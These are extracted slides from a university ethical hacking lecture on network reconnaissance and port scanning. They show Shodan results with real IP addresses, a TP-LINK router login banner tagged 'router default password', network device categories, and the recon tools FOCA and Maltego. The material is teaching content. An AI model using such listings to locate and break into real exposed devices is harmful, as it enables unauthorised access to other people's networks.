HTTP (8080)	12,302
8081	7,427
Automated Tank Gauge	5,993
HTTPS	3,678

RELATED TAGS: router default password

194.177.26.237
PE Service center Maket
Added on 2018-08-26 20:37:31 GMT
Ukraine, Kiev
[Details](#)

HTTP/1.1 401 N/A
Server: Router Webserver
Connection: close
WWW-Authenticate: Basic realm="TP-LINK Wireless Lite N Router WR740N"
Content-Type: text/html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/htm14/loose.dtd">
<HTML>
<HEAD>
<TITLE>Login...
```


195.140.139.100
kvm139100.profi-server.net
oja.at GmbH
Added on 2018-08-26 20:36:59 GMT
Austria
[Details](#)

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 26 Aug 2018 20:29:17 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20
Set-Cookie: iMSCP_Session=1v8c78a4c3umiaoogq16ichj37; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT


Types of computers in the network

- Server
- Network device (router, switch)
- Firewall (stateless, statefull), Ids, Ips
- Printers
- User desktops
- User laptops
- Mobil devices
- IOTs


Network layout example 1.



Network layout example 2.




Network layout example 3.




FOCA

Automatically identifies subdomains, servers, ips

- Websearch (google, bing)
- Fingerprinting
- DNS data
- IP Bing
- PTR search
- Shodan & Robtex
- Brute-forcing



Maltego – Information gathering tool



End of lecture



IN5290 Ethical Hacking


Lecture 3: Network reconnaissance, port scanning

Universitetet i Oslo
Laszlo Erdödi

